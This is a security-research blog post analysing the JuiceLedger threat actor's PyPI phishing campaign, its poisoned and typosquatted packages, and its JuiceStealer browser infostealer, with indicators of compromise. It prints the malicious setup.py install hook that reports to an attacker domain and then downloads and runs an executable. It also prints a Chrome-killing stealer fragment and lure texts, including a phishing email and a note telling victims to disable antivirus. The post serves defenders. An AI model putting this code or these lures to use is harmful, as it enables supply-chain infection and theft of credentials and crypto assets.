PyPI Phishing Campaign | JuiceLedger Threat Actor Pivots From Fake Apps to Supply Chain Attacks

Amitai Ben Shushan Ehrlich ⋮

SentinelLABS
PyPI Phishing Campaign | JuiceLedger Threat Actor Pivots From Fake Apps to Supply Chain Attacks
By Amitai Ben Shushan Ehrlich
READ BLOG >

Executive Summary

- JuiceLedger is a relativey new threat actor focused on infostealing through a .NET assembly called ‘JuiceStealer’
- JuiceLedger has rapidly evolved its attack chain from fraudulent applications to supply chain attacks in little over 6 months
- In August, JuiceLedger conducted a phishing campaign against PyPI contributors and successfully compromised a number of legitimate packages
- Hundreds of typosquatting packages delivering JuiceStealer malware have been identified
- At least two packages with combined downloads of almost 700,000 were compromised
- PyPI says that known malicious packages and typosquats have now been removed or taken down


Overview

SentinelLabs, in collaboration with Checkmarx, has been tracking the activity and evolution of a threat actor dubbed “JuiceLedger”. In early 2022, JuiceLedger began running relatively low-key campaigns, spreading fraudulent Python installer applications with ‘JuiceStealer’, a `.NET` application designed to steal sensitive data from victims’ browsers. In August 2022, the threat actor engaged in poisoning open-source packages as a way to target a wider audience with the infostealer through a supply chain attack, raising the threat level posed by this group considerably.

JuiceLedger operators have actively targeted PyPi package contributors in a phishing campaign, successfully poisoning at least two legitimate packages with malware. Several hundred more malicious packages are known to have been typosquatted.

In this post, we detail the evolution of JuiceLedger, describe the group's attack vectors and activity, and provide an analysis of the JuiceStealer payload.

Dual Pronged Attack – Fake Apps and Supply Chain Attacks




The supply chain attack on PyPi package contributors appears to be an escalation of a campaign begun earlier in the year which initially targeted potential victims through fake cryptocurrency trading applications, among them a bot the threat actors marketed as an "AI Crypto trading bot" named "The Tesla Trading bot".

The attack on PyPI in August involves a far more complex attack chain, including phishing emails to PyPI developers, typosquatting, and malicious packages intended to infect downstream users with the JuiceStealer malware. This vector seems to be utilized in parallel to the earlier JuiceLedger infection method, as similar payloads were delivered around the same time through fake cryptocurrency ledger websites.

Targeting PyPI Contributors

On August 24, 2022, PyPi published details of an ongoing phishing campaign targeting PyPi users. According to their report, this is the first known phishing attack against PyPI. The phishing email states that a mandatory 'validation' process requires the contributor to validate their package or risk having it removed from PyPI.



[PyPi] Package Validation

PyPi noreply@pypi-packages.org via mailchimpapp.net
to me

Why is this message in spam? It is similar to messages that were identified as spam in the past.

Google has implemented a mandatory validation process on all PyPi packages (this includes existing packages) due to a surge in malicious PyPi packages being uploaded to the PyPi.org domain

You're receiving this email because you currently have a package listed on PyPi that requires Google package validation


Please validate your package with Google to avoid having your PyPi package removed from PyPi.org

*Packages not validated before September will be removed promptly

If you do not have a PYPi package currently active, please ignore this email
PyPi team

Example of a phishing email sent to PyPI contributors. Source: PyPI via Twitter

The phishing emails point victims to a Google site's landing page mimicking the PyPI login page. The credentials provided there were sent to a known JuiceLedger domain: `linkedopports[.]com`.



https://sites.google.com/view/pypivalidate/validate-pypi-package?mc_cid=4cabb2e07f

Search projects

Help

Log in to PyPI

Username (required)

Your username

Password (required)

Your password

Log in

□ Show password

Forgot password?


PyPi Phishing site.Source: PyPI via Twitter

Some of those phishing attacks appear to have been successful, leading to the compromise of legitimate code packages whose contributors credentials were compromised.

PyPI also reported that they had found a number of typosquatting packages that conformed to a similar pattern; JuiceLedger has also used typosquatting to deliver its malicious applications.

Typosquatting popular code packages is nothing new. Reports of similar attacks have emerged during the last few years, including the CrateDepression campaign targeting Rust developers and recently reported by SentinelLabs.

Compromised packages uploaded by JuiceLedger in the August campaign contain a short code snippet, responsible for downloading and executing a signed variant of JuiceStealer. The malicious code added is depicted below.




```
from setuptools import setup, find_packages
import os
import requests
from setuptools.command.install import install
from sys import platform

def send():
    try:
        env = os.environ['COMPUTERNAME']
        t = requests.get("https://linkedopports.com/pyp/resp.php?live=Installation " +env)
        if platform == 'win32':
            url = 'https://python-release.com/python-install.scr'
            filename = 'ini_file_pyp_32.exe'
            rq = requests.get(url, allow_redirects=True)
            open(filename, 'wb').write(rq.content)
            os.system('start '+filename)
    except:
        pass

class PostInstallCommand(install):
    def run(self):
```

Malicious code snippet. Source: Checkmarx

The code snippet added to those packages is quite similar to the ones added in the typosquatting packages. According to PyPI, the malicious code snippets were found on the following packages:

```
exotel==0.1.6
spam==2.0.2 and ==4.0.2
```


A look at the code snippet from compromised packages suggests that the actors added an indication of the compromised package in the registration URL.



```
from setuptools import setup, find_packages
import os
import requests
from setuptools.command.install import install
from sys import platform

def send():
    try:
        env = os.environ['COMPUTERNAME']
        t = requests.get("https://linkedopports.com/pyp/resp.php?live=Installation exotel t " +env)
        if platform == 'win32':
            url = 'https://python-release.com/python-install.scr'
            filename = 'ini_file_pyp_41.exe'
            rq = requests.get(url, allow_redirects=True)
            open(filename, 'wb').write(rq.content)
            os.system('start '+filename)
    except:
        pass

```

A snippet from *exotel* poisoned code. Source: PyPi via Twitter

JuiceLedger’s August campaign also contained a Ledger-themed fraudulent application. Users of Ledger, a hardware “cold storage” wallet technology for crypto assets, have been targeted with a digitally-signed version of JuiceStealer embedded in fake Ledger installation packs.



Signature Info

Signature Verification

✓ Signed file, valid signature

File Version Information

Date signed 2022-08-22 14:48:00 UTC

Signers

– M-Trans Maciej Caban

Name	M-Trans Maciej Caban
Status	Valid
Issuer	Certum Extended Validation Code Signing 2021 CA
Valid From	07:01 AM 12/10/2021
Valid To	07:01 AM 12/10/2022
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	13CFDF20DFA846C94358DBAC6A3802DC0671EAB2
Serial Number	1C 89 72 16 E5 8E 83 CB E7 4A D0 32 84 E1 FB 82

Certificate used to sign JuiceStealer malware

The certificate `13CFDF20DFA846C94358DBAC6A3802DC0671EAB2` was used to sign a total of four samples, one of which appears to be unrelated, although all are malicious.

Analysis of JuiceStealer Malware

JuiceLedger's infostealer, dubbed JuiceStealer, is a relatively simple `.NET` application, internally named "meta". First indications of the stealer started emerging in February this year. Over several iterations, the infostealer was embedded in a number of fraudulent applications and installers.


Python Installers

The first version of JuiceStealer (`d249f19db3fe6ea4439f095bfe7aafd5a0a5d4d2`), uploaded to VirusTotal on February 13, appears to be incomplete and may be a test submitted by the developers. It is the first in a set of variants mimicking Python installers.

This sample iterates over processes containing the word "chrome", shuts them down and then searches for Google Chrome Extension log files. The infostealer iterates over logs that contain the word "vault", possibly searching for cryptocurrency vaults, and reports back to an embedded C2 server over HTTP.

```
private static void Main(string[] args)
{
  Console.WriteLine("Please wait while Python installs...");
  string[] directories = Directory.GetDirectories("C:\\Users\\" +
Environment.UserName + "\\AppData\\Local\\Google\\Chrome\\User Data");
  foreach (Process process in Process.GetProcessesByName("chrome"))
  process.Kill();
  Thread.Sleep(2500);
  Console.WriteLine("Python is almost ready...");
```

A fully fledged version of the fraudulent installer was submitted a few days later as part of a zip file named “python-v23.zip” (`1a7464489568003173cd048a3bad41ca32dbf94f`), containing a newer version of the infostealer, a legitimate Python installer and an instruction file, “INSTRUCTIONS.exe”.



```
Welcome to Python 3.10 for Windows

Please run the install-python file and allow 20-30 seconds for your installer to begin.

*Note, if you're having issues installing newer Python versions, attempt disabling AV prior to
installing and make sure you're using an updated version of the .NET framework!
```

Fake Python installer instructions file

This version of the infostealer introduces a new class, named ‘Juice’ (hence the name), and also searches for Google Chrome passwords, querying Chrome SQLite files. It also launches a Python installer contained in the zip named “config.exe”. Naming legitimate software “config.exe” appears to be common in various JuiceStealer variants.

Like many of the JuiceStealer samples we analyzed, it was compiled as a self-contained `.NET` app. This makes the files significantly larger.

A `pdb` path common to many earlier versions of the JuiceStealer contains the user name “reece” and internal project name “meta”.

```
C:\Users\reece\source\repos\meta\meta\obj\Release\netcoreapp3.1\win-
x86\meta.pdb
```

Evolution of JuiceStealer

Pivoting off the `pdb` paths observed, we were able to link additional activities to JuiceLedger. Those, together with our additional findings of the development phases of JuiceStealer, suggest the group began operating in late 2021.

Pre-JuiceStealer Fake Installers

On January 30, a set of three fake installers compiled as self-contained applications were uploaded to VirusTotal from the submitter *f40316fe*, located in GB. The same submitter also uploaded the first variant of JuiceStealer, which also appears to be a test. All the fake installers had a similar `pdb` path, containing the username “reece”, and appear to be the threat actor’s first iterations of the JuiceStelaer.

```
C:\Users\reece\source\repos\install-python\install-
python\obj\Release\netcoreapp3.1\win-x86\install-python.pdb
```

Nowblox Scam Website

Throughout the research, we came across a possible connection to Nowblox, a scam website that operated in 2021, offering free Robux. Several applications named “Nowblox.exe” were systematically uploaded to VirusTotal from submitters in GB, all with the following `pdb` path:

```
C:\\Users\\reece\\source\\repos\\Nowblox\\Nowblox\\obj\\Debug\\Nowblox.pdb
```

While the path on its own is not a very strong indication, we came across another link to Nowblox in our research, in the form of a file named “NowbloxCodes.iso”(`5eb92c45e0700d80dc24d3ad07a7e2d5b030c933`). The use of an ISO file might suggest it was sent out in a phishing email, as ISO files have become a popular attack vector for bypassing email security products. However, we have no data to validate this.


The file contains an LNK file (`e5286353dec9a7fc0c6db378b407e0293b711e9b`), triggering the execution of an obfuscated PowerShell command, which in turn runs `mstha` to load an `.HTA` file from `hxxps://rblxdem[.]com/brace.hta`, which is currently offline.

The domain `rblxdem[.]com` is hosted on `45.153.35[.]53`, which was used to host several Ledger phishing domains as well as a JuiceStealer C2 domain `thefutzibag[.]com`, providing another possible link to JuiceLedger.

Fraudulent Apps – The Tesla Trading Bot

Over time, JuiceLedger operators started using direct crypto-themed fraudulent applications, among them, an application they named “Tesla Trading bot”. Delivered in a similar scheme to the Python installer, it was embedded within a zip file with additional legitimate software. The JuiceStealer has evolved significantly during this period, adding support both for additional browsers as well as Discord.

